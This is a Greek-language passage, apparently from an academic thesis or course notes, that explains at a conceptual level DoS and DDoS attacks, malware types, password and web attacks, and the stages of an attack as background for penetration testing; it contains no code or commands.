
Εικόνα 4. Distributed Denial of service.[Πηγή 2]

4. Άρνηση υπηρεσίας (denial of service) Μία από τις πλέον διάσημες και αποτελεσματικές μεθόδους που χρησιμοποιούν οι εισβολείς για να θέτουν εκτός λειτουργίας δικτυωμένους υπολογιστές είναι οι επιθέσεις DoS (Denial of Service attacks). Το όνομα της τεχνικής (άρνηση εξυπηρέτησης) οφείλεται στο γεγονός ότι ο υπολογιστής-θύμα για ένα χρονικό διάστημα δεν είναι σε θέση να εξυπηρετεί αιτήσεις μηχανημάτων-πελατών (clients), εξαιτίας του τεράστιου πλήθους πλαστών αιτήσεων (bogus requests) που δέχεται από τον επιτιθέμενο.

Οι επιθέσεις αυτού του τύπου είναι τελείως διαφορετικές από όλες τις άλλες τεχνικές λόγω του ότι δεν έχουν στόχο να αποκτήσουν πρόσβαση σε δικτυακούς πόρους ή πληροφορία που υπάρχει στο δίκτυο. Τέτοιου είδους επιθέσεις στοχεύουν στο να καταστήσουν μια υπηρεσία άχρηστη πράγμα που επιτυγχάνεται με την εξάντληση


κάποιων περιορισμένων πόρων του δικτύου, του λειτουργικού συστήματος ή μιας εφαρμογής.

Υπάρχουν διάφορα και κατά καιρούς εφευρίσκονται νέα είδη ή παραλλαγές επιθέσεων DoS πολλά από τα οποία εκμεταλλεύονται εγγενείς αδυναμίες του ζεύγους πρωτοκόλλων TCP/IP. Οι τέσσερις από τις διασημότερες παραλλαγές είναι οι ακόλουθες:
Ping of Death: Αίτηση PING ή, αλλιώς, αίτηση ICMP (Επέκταση του πρωτοκόλλου IP για την αποστολή μηνυμάτων λαθών και ελέγχου), προς τον υπολογιστή-στόχο, με άκυρο μέγεθος πακέτου στην κεφαλή (header) του τελευταίου (πάνω από 64Kb). Τέτοια "παράτυπα" πακέτα μπορούν να "κρεμάσουν" υπολογιστές που τρέχουν λειτουργικά συστήματα ανίκανα να τα μεταχειριστούν.




Εικόνα 5. Distributed Denial of service. [Πηγή 3]

Smurf Attack**:** Επιτυγχάνεται αποστέλλοντας αιτήσεις ICMP σε μια διεύθυνση εκπομπής (broadcast address) στο υπό επίθεση δίκτυο ή σε κάποιο άλλο, ενδιάμεσο. Η διεύθυνση επιστροφής (return address) των πακέτων ICMP "πλαστογραφείται", ώστε να είναι ίδια με αυτήν του υπολογιστή-στόχου. Από τη στιγμή που μια διεύθυνση εκπομπής αντιστοιχεί σε όλα τα μηχανήματα ενός υποδικτύου (subnet), λειτουργεί ενισχυτικά, δημιουργώντας από μία μόνο αίτηση ICMP δεκάδες ή και εκατοντάδες απαντήσεις, προκαλώντας με τον τρόπο αυτό καταιγίδα απαντήσεων. Ας σημειωθεί ότι μια διεύθυνση εκπομπής αντιστοιχεί το πολύ σε 255 μηχανήματα (ανήκουν όλα στο ίδιο υποδίκτυο), επομένως κατά τη διάρκεια μιας επίθεσης Smurf, από κάθε αίτηση PING μπορούν να παραχθούν μέχρι και 255 απαντήσεις. Καταλαβαίνουμε, λοιπόν, τον υπέρογκο αριθμό των άχρηστων πακέτων που δημιουργούνται, όταν ο επιτιθέμενος στέλνει εκατοντάδες ή ακόμη και χιλιάδες πακέτα ICMP.



Εικόνα 6. Smurff Attack. [Πηγή 8]

SYN Flood Attack Πριν εγκαθιδρυθεί μια συνεδρία (session) μεταξύ ενός πελάτη και ενός διακομιστή, λαμβάνει χώρα μια ακολουθία τριών βημάτων, γνωστή και ως "ακολουθία χειραψίας" (handshaking sequence). Εάν ο πελάτης αγνοήσει την τελευταία απάντηση SYN-ACK (SYNchronize -ACKnowledge) του διακομιστή, ο τελευταίος θα επιμένει για ένα προκαθορισμένο χρονικό διάστημα. Ένας εισβολέας μπορεί να εκμεταλλευτεί τη συγκεκριμένη συμπεριφορά για να υπερφορτώσει το διακομιστή-θύμα ή ακόμα και για να τον "κρεμάσει". Κατά τη διάρκεια μιας τέτοιας επίθεσης, ο θύτης παραποιεί τη δικτυακή του διεύθυνση (IP address), κρύβοντας με τον τρόπο αυτό τα ίχνη του.



Εικόνα 7. Syn flood attack. [Πηγή 6]

Teardrop Attack. Ο επιτιθέμενος εκμεταλλεύεται αδυναμίες στην ανασυγκρότηση των πακέτων IP. Όταν ένα τέτοιο πακέτο αποστέλλεται στο Internet, ενδέχεται να ταξιδεύει σε επιμέρους, μικρότερα τμήματα (fragments). Κάθε τμήμα περιλαμβάνει στην κεφαλή του ένα πεδίο (field), όπου εκεί περιγράφεται η θέση του στο αρχικό, "μεγάλο" πακέτο IP. Ο θύτης χρησιμοποιεί ένα πρόγραμμα, ονόματι "Teardrop", το οποίο τεμαχίζει πακέτα IP σε τμήματα με λανθασμένες πληροφορίες στο υπό συζήτηση πεδίο. Όταν ο υπολογιστής-στόχος προσπαθήσει να συναρμολογήσει τα "παραπλανητικά" αυτά τμήματα, θα κολλήσει ή θα επανεκκινήσει, εκτός και αν ο διαχειριστής συστήματος έχει φροντίσει να αναβαθμίσει το λειτουργικό με το κατάλληλο patch που διορθώνει το πρόβλημα.

Οταν σε μια επίθεση DoS συμμετέχουν περισσότερα του ενός μηχανήματα, έχουμε τις λεγόμενες κατανεμημένες επιθέσεις DoS (Distributed Denial of Service ή DDoS attacks). Στις επιθέσεις αυτού του είδους είναι δυνατόν να συμμετέχουν και προσωπικοί υπολογιστές -ακόμα και το PC στο σπίτι μας- χωρίς να το γνωρίζουν οι χρήστες τους. Στις διαφάνειες που ακολουθούν βλέπετε μια τυπική DDoS Επίθεση Ο επιτιθέμενος εισβολέας κατορθώνει με κάποιον τρόπο να βάλει ένα μικρό πρόγραμμα σε καθένα από τα μηχανήματα που θα συμμετάσχουν -εν αγνοία τους- στην επίθεση.

Τη στιγμή που θα την εξαπολύσει, στέλνει μια ειδοποίηση σε ένα από αυτά (διακομιστής DDoS). Τότε, εκείνο ειδοποιεί μια συγκεκριμένη χρονική στιγμή καθέναν από τους υπόλοιπους υπολογιστές (πελάτες DDoS) και όλοι μαζί αρχίζουν να βάλλουν κατά του στόχου με πλαστές αιτήσεις. Το αποτέλεσμα είναι εκείνος να "πλημμυρίσει" και να μην μπορεί να ανταποκριθεί σε αιτήσεις νομότυπων πελατών.

5. Κακοπροαίρετος κώδικας προγραμμάτων. Τα κακοπροαίρετα προγράμματα (malicious code) είναι ένας γενικός όρος για προγράμματα που μόλις εκτελούνται προκαλούν ανεπιθύμητα αποτελέσματα σε ένα υπολογιστικό σύστημα. Οι χρήστες του συστήματος συνήθως δεν αντιλαμβάνονται την ύπαρξη ενός τέτοιου προγράμματος παρά μόνο αφού ανακαλύψουν τη ζημιά που έγινε.
Σε αυτή την κατηγορία προγραμμάτων ανήκουν οι δούρειοι ίπποι (trojan horses), οι ιοί (viruses) και τα σκουλήκια (worms). Οι δούρειοι ίπποι και οι ιοί είναι συνήθως κρυμμένοι σε νόμιμα προγράμματα ή αρχεία που οι εισβολείς έχουν παραλλάξει για να κάνουν περισσότερα πράγματα από όσα θα έπρεπε.

Σκουλήκια (worms): Είναι προγράμματα τα οποία διαδίδουν αυτόματα τον εαυτό τους στα άλλα συστήματα ενός δικτύου. Προχωρούν μέσα στο δίκτυο, εγκαθίστανται σε συνδεδεμένες μηχανές και στην συνέχεια, προσπαθούν από εκεί να βρουν επόμενους στόχους και τρόπο να τους προσβάλλουν. Το χαρακτηριστικό τους είναι ότι μπορούν να δρουν αυτόνομα και να έχουν ακόμα και την δυνατότητα να ξεχωρίζουν τους στόχους τους. Το πιο χαρακτηριστικό σκουλήκι είναι το Internet Worm που το βράδυ της 2ας Νοεμβρίου 1988, κατάφερε να διασπάσει το Διαδίκτυο στην Αμερική, προκαλώντας αντιδράσεις πανικού σε όλο τον κόσμο.

Δούρειοι Ιπποι (trojan horses): Προγράμματα που προσποιούνται ότι έχουν άλλες λειτουργίες από αυτές που πραγματικά υλοποιούν. Συνήθως κρύβονται σε άλλα προγράμματα, αλλά μπορούν να βρίσκονται και μεμονωμένα. Πρόκειται για προγράμματα που στην σύγχρονη μορφή τους αποτελούνται από δύο μέρη, τον πελάτη και το διακομιστή. Ο διακομιστής "φωλιάζει" με κάποιον τρόπο στον υπολογιστή του θύματος και ο πελάτης τρέχει στο μηχάνημα του θύτη. Από τη στιγμή που ο χρήστης του υπό επίθεση υπολογιστή συνδεθεί με το Internet, το Trojan-διακομιστής, που τρέχει σιωπηρά στο υπόβαθρο (background), στέλνει ένα σήμα το οποίο λαμβάνει το Trojan-πελάτης (στο μηχάνημα του θύτη). Στη συνέχεια εγκαθιδρύεται μεταξύ τους μια συνεδρία και ο εισβολέας αποκτά πρόσβαση στον υπολογιστή-στόχο. Τώρα, ο μακρόθεν έλεγχος του επιτιθέμενου στο άλλο μηχάνημα ποικίλλει, αναλόγως του Trojan. Ο πρώτος μπορεί απλώς να παίζει με τα νεύρα του ανυποψίαστου χρήστη, π.χ., ανοιγοκλείνοντας το πορτάκι του οδηγού CD-ROM ή εμφανίζοντας μηνύματα στην οθόνη του. Μπορεί όμως και να του διαγράψει αρχεία. Μια άλλη, ύπουλη λειτουργία των δούρειων ίππων είναι η παρακολούθηση και η καταγραφή των πλήκτρων που πιέζει το θύμα. Το Trojan-διακομιστής παρακολουθεί συνεχώς τις κινήσεις του χρήστη. Ετσι, όταν εκείνος πληκτρολογεί κωδικούς πρόσβασης ή αριθμούς πιστωτικών καρτών, το πρόγραμμα τα καταγράφει για να τα στείλει αργότερα στο θύτη.

6. Επιθέσεις για εύρεση συνθηματικών**.** Επιθέσεις για εύρεση συνθηματικών μπορούν να υλοποιηθούν με πολλές διαφορετικές μεθόδους συμπεριλαμβανομένων ωμών επιθέσεων (brute-force), προγραμμάτων δούρειων ίππων (trojan horse), IP spoofing και ελεγκτών πακέτων. Αν και οι τεχνικές προσποίησης IP διεύθυνσης (IP spoofing) και ελεγκτών πακέτων που αναλύονται ξεχωριστά μπορούν να δώσουν λογαριασμούς και συνθηματικά χρηστών, οι επιθέσεις για εύρεση συνθηματικών αναφέρονται συνήθως σε

συνεχείς επανειλημμένες προσπάθειες για τον προσδιορισμό ενός λογαριασμού χρήστη και του συνθηματικού του. Τέτοιες επιθέσεις καλούνται "ωμές" (brute force).

Συχνά μια ωμή επίθεση διενεργείται με τη χρήση ενός προγράμματος που τρέχει πάνω στο δίκτυο και προσπαθεί να συνδεθεί σε ένα διαμοιραζόμενο πόρο όπως ένας εξυπηρετητής. Όταν ο εισβολέας κατορθώσει να αποκτήσει πρόσβαση, έχει τα ίδια δικαιώματα με τον χρήστη του οποίου ο λογαριασμός παραβιάστηκε για να αποκτηθεί η πρόσβαση στον πόρο. Αν ο λογαριασμός έχει επαρκή δικαιώματα, ο εισβολέας μπορεί να δημιουργήσει μια "πίσω πόρτα" για μελλοντική πρόσβαση χωρίς να ανησυχεί για αλλαγές στην κατάσταση ή το συνθηματικό του λογαριασμού που παραβίασε.

. 7. Επιθέσεις σε επίπεδο εφαρμογής Οι επιθέσεις σε επίπεδο εφαρμογής μπορούν να γίνουν με πολλούς τρόπους ανάλογα με το πρωτόκολλο. Μια από τις πιο κοινές μεθόδους είναι η εκμετάλλευση αδυναμιών που ανακαλύπτονται σε εξυπηρετητές γνωστών δικτυακών υπηρεσιών όπως ηλεκτρονικού ταχυδρομείου (sendmail), μεταφοράς αρχείων (ftp), HTTP, NIS, NFS κλπ. Οπως έχει αναφερθεί και προηγούμενα, τέτοιες αδυναμίες μπορεί να υπάρχουν είτε από τη σχεδίαση των πρωτοκόλλων η οποία δεν είχε λάβει υπόψη της την ασφάλεια, είτε από την υλοποίησή τους. Κατά καιρούς αναφέρονται επιτυχείς επιθέσεις σε διάφορους εξυπηρετητές και αν αυτές εκμεταλλεύονται υλοποιήσεις βγαίνουν από τους κατασκευαστές νέες σταθερότερες εκδόσεις που επιλύουν τις συγκεκριμένες αδυναμίες που ανακαλύφθηκαν. Σαν ένα καλό παράδειγμα επίθεσης σε επίπεδο εφαρμογής θα μπορούσαν να αναφερθούν οι μαζικές αποστολές (πολλές χιλιάδες) μηνυμάτων ηλεκτρονικού ταχυδρομείου σε έναν συγκεκριμένο εξυπηρετητή (mail bombs). Τέτοιες επιθέσεις μπορεί να αντιμετωπίζονται απλά και μόνο με σωστότερη ρύθμιση των παραμέτρων των εξυπηρετητών. Ιδιαίτερη αναφορά πρέπει να γίνει στην υπηρεσία του παγκόσμιου ιστού WWW (World Wide Web) λόγω της τεράστιας διάδοσής της.


Η υπηρεσία του παγκόσμιου ιστού (WWW) βασίζεται σε ένα πρωτόκολλο επιπέδου εφαρμογής, το HTTP. Η υπηρεσία αυτή είναι η πλέον διαδεδομένη στο Διαδίκτυο σε σημείο μάλιστα που αρκετοί χρήστες έχουν ταυτίσει το Διαδίκτυο με αυτή. Οι επιθέσεις που γίνονται εδώ εκμεταλλεύονται την ανοικτή φύση αρκετών νέων τεχνολογιών που αναπτύσσονται παράλληλα με την ανάπτυξη της υπηρεσίας: την γλώσσα προδιαγραφής υπερκειμένων HTML (Hypertext Markup Language), τη λειτουργία των προγραμμάτων πλοηγών Διαδικτύου (web browsers) αλλά και του ίδιου του HTTP.

Καθώς ο παγκόσμιος ιστός αναπτυσσόταν διαρκώς παρουσιάστηκαν ανάγκες για δημιουργία εφαρμογών που παράγουν δυναμικό περιεχόμενο και όχι μόνο απλές στατικές HTML σελίδες. Οι εφαρμογές αυτές μπορούν να εκτελούνται τόσο στην πλευρά του εξυπηρετητή όσο και στην πλευρά του πελάτη. Επιθέσεις μπορούν να συμβούν και στις δυο περιπτώσεις. Έτσι:

Στην πλευρά του εξυπηρετητή έχουμε εκτελέσιμα προγράμματα (cgi, servlets κλπ) που δημιουργούν το δυναμικό περιεχόμενο κάνοντας πρόσβαση σε ένα σωρό κρίσιμους πόρους όπως βάσεις δεδομένων. Αν αυτά τα προγράμματα δεν είναι προσεκτικά

γραμμένα και δεν κάνουν απαραίτητους ελέγχους είναι δυνατόν να τα εκμεταλλευτεί ένας εισβολέας εκτελώντας τα με τρόπο διαφορετικό από αυτόν που είναι σχεδιασμένα (π.χ. κλήση τους με περίεργες παραμέτρους που δεν είχαν προβλεφθεί).

Στην πλευρά του πελάτη έχουν δημιουργηθεί τεχνολογίες που επιτρέπουν την εκτέλεση προγραμμάτων στον πλοηγό Διαδικτύου. Σαν τέτοιες τεχνολογίες θα μπορούσαν να αναφερθούν η JAVA, η JAVASCRIPT, τα ActiveX της Microsoft κλπ.



Εικόνα 8. Κακόβουλος κώδικας. [Πηγή 7]

Τέτοια προγράμματα φορτώνονται και εκτελούνται τοπικά στο σύστημα του χρήστη ανάλογα με ετικέτες που υπάρχουν στις HTML σελίδες (<APPLET>, <OBJECT>, <SCRIPT>). Βέβαια οι γλώσσες αυτές παρέχουν μηχανισμούς ασφάλειας μέσα στη σχεδίασή τους αλλά έχουν αναφερθεί περιπτώσεις που οι μηχανισμοί αυτοί έχουν παρακαμφθεί δημιουργώντας προγράμματα που δρουν σαν δούρειοι ίπποι. Μάλιστα οι επιθέσεις αυτές προκαλούν ζημιές σε πληθώρα από συστήματα λόγω του γεγονότος ότι οι περισσότερες γλώσσες που χρησιμοποιούνται για την κατασκευή τέτοιων προγραμμάτων είναι ανεξάρτητες πλατφόρμας.

3.Προτεινόμενη μεθοδολογία Penetration Testing

3.1.Εισαγωγή

Τα penetration testing tools, ή αλλιώς εργαλεία ελέγχου διεισδυτικότητας, χρησιμοποιούνται από έμπειρους χρήστες, για να ανακαλυφθούν αδυναμίες που έχει ένα πληροφοριακό σύστημα απέναντι σε επιθέσεις κακόβουλων χρηστών. Η τεράστια γκάμα εργαλείων επίθεσης και χρηστών πρόθυμους να τα χρησιμοποιήσουν, αποτελούν μεγάλο τροχοπέδη στην ασφάλεια συστημάτων, με αποτέλεσμα τα εργαλεία αυτά να είναι η μοναδική διασφάλιση που μπορεί κάποιος να ψάχνει για την εξασφάλιση της καλύτερης δυνατής θωράκισης πληροφοριακών συστημάτων.

Η ιστορία έχει αποδείξει ότι κάθε σύστημα ασφαλείας μπορεί να παραβιαστεί, οπότε ο μεγαλύτερος αντίπαλος κάθε διαχειριστή, είναι ο χρόνος. Αν ένας κακόβουλος χρήστης είναι να αντιληφθεί ενδεχόμενες ρουτίνες περισυλλογής στοιχείων (δουλειά των intrusion detection systems), και τότε να βάλει τον εαυτό του στη θέση του επιτιθέμενου. Όσο πιο συχνά πραγματοποιείται έλεγχος για τρύπες ασφαλείας σε ένα πληροφοριακό σύστημα και όσο καλύτερα αυτές κλείνουν, τόσο ελαχιστοποιείται ο κίνδυνος και άλλο τόσο ξεκινά η δουλειά του επιτιθέμενου από την αρχή.


3.2.Τα Βήματα της Επίθεσης

Μια ολοκληρωμένη, από την πλευρά του επιτιθέμενου, επίθεση, περνά από μια σειρά βημάτων, κατά τα οποία κάποιος έμπειρος διαχειριστής (αμυνόμενος), πρέπει να είναι σε θέση να επέμβει και να διακόψει τον επιτιθέμενο. Είναι πολύ σημαντικό κάθε χρήστης που θέλει να διασφαλίσει το σύστημά του, να μπορεί να σκεφτεί όπως ο επιτιθέμενος και – πόσο μάλλον – να βρεθεί ένα τουλάχιστον βήμα μπροστά του. Σε γενικές γραμμές, η επίθεση διέρχεται από τα παρακάτω στάδια.

- Physical Approach. Ο επιτιθέμενος επισκέπτεται το σύστημα το οποίο στοχεύει (στόχος), για να παρατηρήσει πιθανά ευάλωτα σημεία από τα οποία θα μπορούσε να αποκτήσει πρόσβαση αν βρισκόταν προετοιμασμένος στον ίδιο χώρο με το πληροφοριακό σύστημα (π.χ. ένα ανασφάλιστο ασύρματο δίκτυο, μια πρίζα δικτύου σε χώρο μη ελεγχώμενης πρόσβασης).
- Trashing. Ο επιτιθέμενος ασχολείται με έγγραφα στα οποία μπορεί να αποκτήσει πρόσβαση, όπως απορρίματα που δεν έχουν καταστραφεί από το αρμόδιο τμήμα,εσωτερικά memos μιας επιχείρησης, έγγραφα που μπορεί να αναγράφουν

κωδικούς για υπολογιστικά συστήματα ή οτιδήποτε μπορεί να του δώσει τη μορφολογία και αρχιτεκτονική του δικτύου της εταιρίας. Γενικά οι κάδοι απορριμμάτων έξω από τα γραφεία μπορεί να γίνουν πολύ καλός του φίλος.

- Footprinting. Από απόσταση, γίνεται έλεγχος για την πολυπλοκότητα των συστημάτων, για συστήματα απευθείας συνδεδεμένα στο internet, εσωτερικές διευθύνσεις ip του δικτύου και οποιεσδήποτε άλλες λεπτομέρειες μπορούν να αποτελέσουν εμπόδιο στην επίθεσή του. Όποιο μηχάνημα απαντά σε ερωτήματα που πραγματοποιούνται έξω από το δίκτυο, αποτελεί σημαντική πληροφορία για τον επιτιθέμενο.
- Scanning. Ο κακόβουλος χρήστης αρχίζει να “χτυπά την πόρτα” στα συστήματα – στόχο, για να δει αν υπάρχει κάτι “ζωντανό”. Στη συνέχεια ψάχνει να βρει ποιές υπηρεσίες δουλεύουν στα συστήματα (services are running/listening), ποιές δεν είναι ασφαλισμένες και ποιές είναι ανοιχτές. Τέλος, ακολουθεί η εύρεση του λειτουργικού συστήματος με το οποίο λειτουργούν οι υπολογιστές.
- Enumeration. Κατά την τελευταία αυτή φάση, ο επιτιθέμενος συνδέεται με συστήματα τα οποία δεν έχουν επαρκή ασφάλεια και αρχίζει να ψάχνει για να βρει περισσότερες πληροφορίες για το δίκτυο – στόχο, με αποτέλεσμα να μπορεί να χρησιμοποιήσει το κατειλημμένο σύστημα για να του δώσει πρόσβαση στο εσωτερικό δίκτυο. Εδώ πρέπει να σημειωθεί, ότι είναι το στάδιο κατά το οποίο ο κακόβουλος χρήστης μπορεί να ανακαλύψει λίστες με λογαριασμούς χρηστών και άλλα συστήματα, και να συνεχίσει τη διείσδυση όλο και περισσότερο. Αν θεωρήσουμε ότι στο scanning, απλά χτυπά την πόρτα και κατεβάζει το πομολόγιο για να δει αν είναι κλειδωμένη, εδώ ο επιτιθέμενος έχει εισέλθει σε ένα γραφείο και ανοίγει συρτάρια ψάχνοντας για το κλειδί που θα τον οδηγήσει στο διπλανό.



Εικόνα 9. Τα βήματα της επίθεσης. [Πηγή 9]

3.3.Προσομοίωση

Αν τα παραπάνω βήματα, τα ακολουθεί τακτικά ένας διαχειριστής συστήματος, τότε είναι πολύ πιθανό να ανακαλύπτει ο ίδιος ζητήματα ασφαλείας στο σύστημά του. Αυτός είναι ο λόγος ύπαρξης των penetration testing tools. Καθημερινά ανακαλύπτονται δεκάδες νέα exploits και backdoors για κάθε λειτουργικό σύστημα, που καθιστά τη δουλειά των Its σχεδόν αδύνατη. Τα εργαλεία αυτά, ανανεώνονται πολύ συχνά, προσθέτοντας στη βάση δεδομένων τους τις γνωστές αδυναμίες των συστημάτων, αυτοματοποιώντας τη διαδικασία της διαρκούς ενημέρωσης του ανθρώπινου δυναμικού. Πολύτιμη προσφορά σε αυτή την κατεύθυνση είναι τα open source προγράμματα, τα οποία ενημερώνονται πολύ γρηγορότερα από τις εμπορικές εφαρμογές, λόγω της φύσης τους. Κάθε διαχειριστής και υπεύθυνος ασφαλείας, προσθέτει νέα προβλήματα και ζητήματα που συναντά πολύ εύκολα, με αποτέλεσμα να διατηρούν up to date βάση δεδομένων και πολύ καλή τεχνική υποστήριξη από τα bulletin boards και τα – πλέον διαδεδομένα – wikis τους.

3.4.Η φιλοσοφία Penetration Testing

Το penetration testing, έχει να κάνει με τον έλεγχο διαβλητότητας ενός πληροφοριακού συστήματος, όσο αυτή μπορεί να αποτελέσει κίνδυνο για την αποκάλυψη ευαίσθητων

